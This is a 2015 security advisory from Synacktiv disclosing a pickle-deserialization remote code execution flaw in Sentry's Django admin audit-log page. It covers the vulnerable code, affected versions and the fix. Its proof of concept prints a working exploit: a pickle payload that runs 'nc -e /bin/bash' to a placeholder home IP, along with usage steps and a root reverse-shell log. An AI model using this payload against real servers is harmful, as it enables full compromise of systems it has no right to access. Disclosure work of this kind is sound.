SYNACKTIV
DIGITAL SECURITY

Authenticated Remote Code Execution in Sentry

Security advisory

03/04/2015

Clément Berthaux

Vulnerability description

Sentry

Sentry is a real-time crash reporting platform for web applications, mobile applications and games. It includes a fully integrated Web interface and handles client authentications as well as all the logic for data storage and aggregation.

The issue

The Sentry Web interface is based on Django. As such, it includes a Django administration interface reachable by any user with *Superuser* privileges at the URL *http://sentry_host/admin/*. Compared to the Sentry regular management interface, it provides administrators with a more powerful way to configure the platform.

Synacktiv has identified a vulnerability in the Django administration interface *Audit log entry* page, allowing an attacker to execute arbitrary code remotely.

This issue is due to a Python Pickle deserialization in the *Audit log entry* “data” field. No additional processing nor cleaning is done on this field, which is interpreted as a gzipped pickled object. This allows the deserialization of an arbitrary Python object and, thus, remote code execution.

Note that this vulnerability is **only exploitable by a user with *Superuser* privileges.**

As a side note, due to the use of Python Pickle in several fields, an attacker able to tamper with the sentry database, would also be able to achieve remote code execution, but this is a less likely attack vector.

Affected versions

The following versions have been proved to be affected:

- Sentry 8.0.2
- Sentry 7.7.0
- Sentry 7.6.0

Mitigation

The issue has been fixed by the Sentry team in versions 8.2.2 and 8.1.4:

- https://github.com/getsentry/sentry/commit/de5e33468141d74c32126d9840685edc8b9223cf

Timeline

Date	Action
03/04/2015	Advisory sent to the Sentry team
03/04/2015	Security fixes pushed by Sentry

Technical description and proof-of-concept

Vulnerability discovery

The vulnerable code is located in *db/models/fields/gzippeddict.py* line 35:


```
class GzippedDictField(models.TextField):
    """
    Slightly different from a JSONField in the sense that the default
    value is a dictionary.
    """
    __metaclass__ = models.SubfieldBase
    def to_python(self, value):
        if isinstance(value, six.string_types) and value:
            try:
                value = pickle.loads(decompress(value))
            except Exception as e:
                logger.exception(e)
                return {}
        elif not value:
            return {}
        return value
```

Although this class is not the only one that deserializes pickled files, the other classes don't seem to be vulnerable. This field, is used by a few Sentry object models, including *TagValue*, *Group*, *Activity* and *AuditLogEntry*. The following is an extract of the *AuditLogEntry* model definition, located in *models/auditlogentry.py*:

```
class AuditLogEntry(Model):
    __core__ = False

    organization = FlexibleForeignKey('sentry.Organization')
    actor_label = models.CharField(max_length=64, null=True, blank=True)
    # if the entry was created via a user
    actor = FlexibleForeignKey('sentry.User', related_name='audit_actors',
                               null=True, blank=True)
    # if the entry was created via an api key
    actor_key = FlexibleForeignKey('sentry.ApiKey', null=True, blank=True)
    target_object = BoundedPositiveIntegerField(null=True)
    target_user = FlexibleForeignKey('sentry.User', null=True, blank=True,
                                     related_name='audit_targets')
    event = BoundedPositiveIntegerField(choices=(
        # We emulate github a bit with event naming
        (AuditLogEntryEvent.MEMBER_INVITE, 'member.invite'),
[…]
    ))
    ip_address = models.GenericIPAddressField(null=True, unpack_ipv4=True)
    data = GzippedDictField()
    datetime = models.DateTimeField(default=timezone.now)
```

This model is particularly interesting because unlike the other ones, an interface to edit these entries and their *data fileld* is available in the Django administration site at *http://sentry_host/admin/sentry/auditlogentry/*:



Moreover the code responsible for this feature (located in *admin.py*), does not implement any sort of data sanitization:

```
class AuditLogEntryAdmin(admin.ModelAdmin):
    list_display = ('event', 'organization', 'actor', 'datetime')
    list_filter = ('event', 'datetime')
    search_fields = ('actor__email', 'organization__name', 'organization__slug')
    raw_id_fields = ('organization', 'actor', 'target_user')

admin.site.register(AuditLogEntry, AuditLogEntryAdmin)
```

As such, an attacker, could try to inject a 'base64-encoded-gzipped-pickled' arbitrary Python object in the AuditLogEntry *data* field, achieving remote code execution.

Proof of concept

The following ”exploit” code can be used to generate a *netcat* reverse connect shell payload:


```
from cPickle import dumps
import subprocess
from base64 import b64encode
from zlib import compress
from shlex import split

class PickleExploit(object):
        def __init__(self, command_line):
```

```
                self.args = split(command_line)
        def __reduce__(self):
                return (subprocess.Popen, (self.args,))

print b64encode(compress(dumps(PickleExploit('nc -e /bin/bash HOME_IP PORT'))))
```

From here, just go to *http://sentry_host/admin/sentry/auditlogentry/*, edit or create a new audit log entry and copy/paste the base64-encoded payload in the *data* field of the vulnerable page:



If a netcat process is listening on a remote system, it will receive the reverse shell connection:

```
$ nc -vlp PORT
listening on [any] PORT ...
connect to [HOME_IP] from [172.17.0.47] 47077
id
uid=0(root) gid=0(root) groups=0(root)
```

Impact

Exploitation of this vulnerability would allow to compromise of the server that hosts Sentry. Depending on the environment, an attacker could be able to access sensitive information and perform unauthorized actions.